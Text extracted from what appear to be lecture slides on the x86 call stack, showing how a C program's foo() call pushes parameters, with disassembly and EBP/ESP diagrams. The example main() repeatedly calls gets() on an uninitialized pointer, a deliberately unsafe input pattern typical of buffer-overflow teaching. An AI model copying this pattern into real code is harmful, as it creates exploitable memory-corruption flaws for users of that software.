
POP %EBX



Stack Instructions: POP

POP %EAX


POP %EBX ←



Stack Instructions: POP

POP %EAX

POP %EBX ←



```
int foo(int a, int b) {  
    int c = 14;  
    c = (a + b) * c;  
    return c;  
}
```



```
./executable_file 10 20
```

```
int main(int argc, char * argv[]) {  
    int avar;  
    int bvar;  
    int cvar;  
    char * str;  
  
    avar = atoi(argv[1]);  
    bvar = atoi(argv[2]);  
    cvar = foo(avar, bvar);  
  
    printf("foo(%d, %d) = %d\n", avar, bvar, cvar);  
}
```

atoi converts arguments passed by command
line to integers

THE CODE WILL BE CONTAINED IN .TEXT
| IT IS HIGH LEVEL JUST FOR CLARITY, AS YOU KNOW IT
SHOULD BE MACHINE-LEVEL CODE

The Code



Functions and the Stack

Functions alter the control flow of execution of
a program


- When a function is called,
 - its activation record is allocated on the stack.
 - The control goes to the function called.
- When a function ends,
 - it returns the control to the original function caller.

```

void f2() {
    ...
}
void f1() {
    f2();
}
void main() {
    ...
    f1();
}

```

*ALL THE MAIN
VARIABLES*



High

main() vars

main() vars

→ *AT THE TOP OF THE
MAIN FUNCTION FRAME*

ESP

main() frame

EBP

→ *AIMING AT THE BASE OF
THE FUNCTION FRAME*


```

void f2() {
    ...
}

void f1() {
    f2();
}

void main() {
    ...
    f1();
}

```




```

void f2() { ←
    ...
}
void f1() {
    f2(); ←
    }
void main() {
    ...
    f1();
}

```


Low



```

void f2() {
    ...
}
void f1() {
    f2();
}
void main() {
    ...
    f1();
}

```



```


void f2() {
    ...
}
void f1() {
    f2();
}
void main() {
    ...
    f1();
}

```

! WHEN DEALLOCATING
THINGS FROM THE
STACK, WE ARE NOT
DELETING IT



THIS BEHAVIOUR CAN
BRING TO OTHER COMPLEX
BUGS



```
int foo(int a, int b) {  
    int c = 14;  
    c = (a + b) * c;  
    return c;  
}
```

./executable_file 10 20 <--

The foo() function receives two parameters by copy.

```
int main(int argc, char * argv[ ]) {  
    int avar;  
    int bvar;  
    int cvar;  
    char * str;  
  
    avar = atoi(argv[1]);  
    bvar = atoi(argv[2]);  
    cvar = foo(avar, bvar);
```

10 20

```
    gets(str);  
    puts(str);
```

```
    printf("foo(%d, %d) = %d\n", avar, bvar, cvar);
```

```
    return 0;
```

```
}
```

```
int foo(int a, int b) {  
    int c = 14;  
    c = (a + b) * c;  
    return c;  
}
```

```
./executable_file 10 20 <--
```

The foo() function receives two parameters by copy.

- How does the CPU pass them to the function?

IN THE STACK, ALWAYS USED
TO SUPPORT EXECUTION

```
int main(int argc, char * argv[]) {  
    int avar;  
    int bvar;  
    int cvar;  
    char * str;
```

```
    avar = atoi(argv[1]);  
    bvar = atoi(argv[2]);  
    cvar = foo(avar, bvar);
```

```
    gets(str);  
    puts(str);
```

```
    printf("foo(%d, %d) = %d\n", avar, bvar, cvar);
```

```
    return 0;  
}
```

```
int foo(int a, int b) {  
    int c = 14;  
    c = (a + b) * c;  
    return c;  
}
```

```
./executable_file 10 20 <--
```

The foo() function receives two parameters by copy.

- How does the CPU pass them to the function?
- Push them onto the stack!

```
int main(int argc, char * argv[]) {  
    int avar;  
    int bvar;  
    int cvar;  
    char * str;
```

```
    avar = atoi(argv[1]);  
    bvar = atoi(argv[2]);  
    cvar = foo(avar, bvar);
```

```
    gets(str);  
    puts(str);
```

```
    printf("foo(%d, %d) = %d\n", avar, bvar, cvar);
```

```
    return 0;  
}
```

The Code (push second parameter)

Assembled code



80484d5:	83 c0 08
80484d8:	8b 00
80484da:	83 ec 0c
80484dd:	50
80484de:	e8 dd fe ff ff
80484e3:	83 c4 10
80484e6:	89 45 ec
80484e9:	83 ec 08
80484ec:	ff 75 ec
80484ef:	ff 75 e8
80484f2:	e8 8d ff ff ff
80484f7:	83 c4 10
80484fa:	89 45 f0
80484fd:	83 ec 0c
8048500:	ff 75 f4
8048503:	e8 78 fe ff ff
8048508:	83 c4 10
804850b:	83 ec 0c
804850e:	ff 75 f4
8048511:	e8 7a fe ff ff
8048516:	83 c4 10
8048519:	b8 10 86 04 08
804851e:	ff 75 f0

Disassembled code

Push the second parameter, which happens to be on the stack, left there by previous instructions, at EBP-0x14.

```
sub    $0xc, %esp
push   %eax
call   80483c0 <atoi@plt>
add    $0x10, %esp
mov    %eax, -0x14(%ebp)
sub    $0x8, %esp
pushl  -0x14(%ebp) ← EIP (Instruction Pointer)
pushl  -0x18(%ebp)
call   8048484 <foo>
add    $0x10, %esp
mov    %eax, -0x10(%ebp)
sub    $0xc, %esp
pushl  -0xc(%ebp)
call   8048380 <gets@plt>
add    $0x10, %esp
sub    $0xc, %esp
pushl  -0xc(%ebp)
call   8048390 <puts@plt>
add    $0x10, %esp
mov    $0x8048610, %eax
pushl  -0x10(%ebp)
```

The Stack



<- EBP-0x14 (20 bytes below EBP)

<- EBP-0x18 (24 bytes below EBP)

PUSH HAPPENS IN REVERSED ORDER: FIRST 20, THEN 10

<- ESP: stack pointer
(points to the top of the stack)

The Code (push first parameter)

Assembled code

80484d5:	83 c0 08
80484d8:	8b 00
80484da:	83 ec 0c
80484dd:	50
80484de:	e8 dd fe ff ff
80484e3:	83 c4 10
80484e6:	89 45 ec
80484e9:	83 ec 08
80484ec:	ff 75 ec
80484ef:	ff 75 e8
80484f2:	e8 8d ff ff ff
80484f7:	83 c4 10
80484fa:	89 45 f0
80484fd:	83 ec 0c
8048500:	ff 75 f4
8048503:	e8 78 fe ff ff
8048508:	83 c4 10
804850b:	83 ec 0c
804850e:	ff 75 f4
8048511:	e8 7a fe ff ff
8048516:	83 c4 10
8048519:	b8 10 86 04 08
804851e:	ff 75 f0

Disassembled code

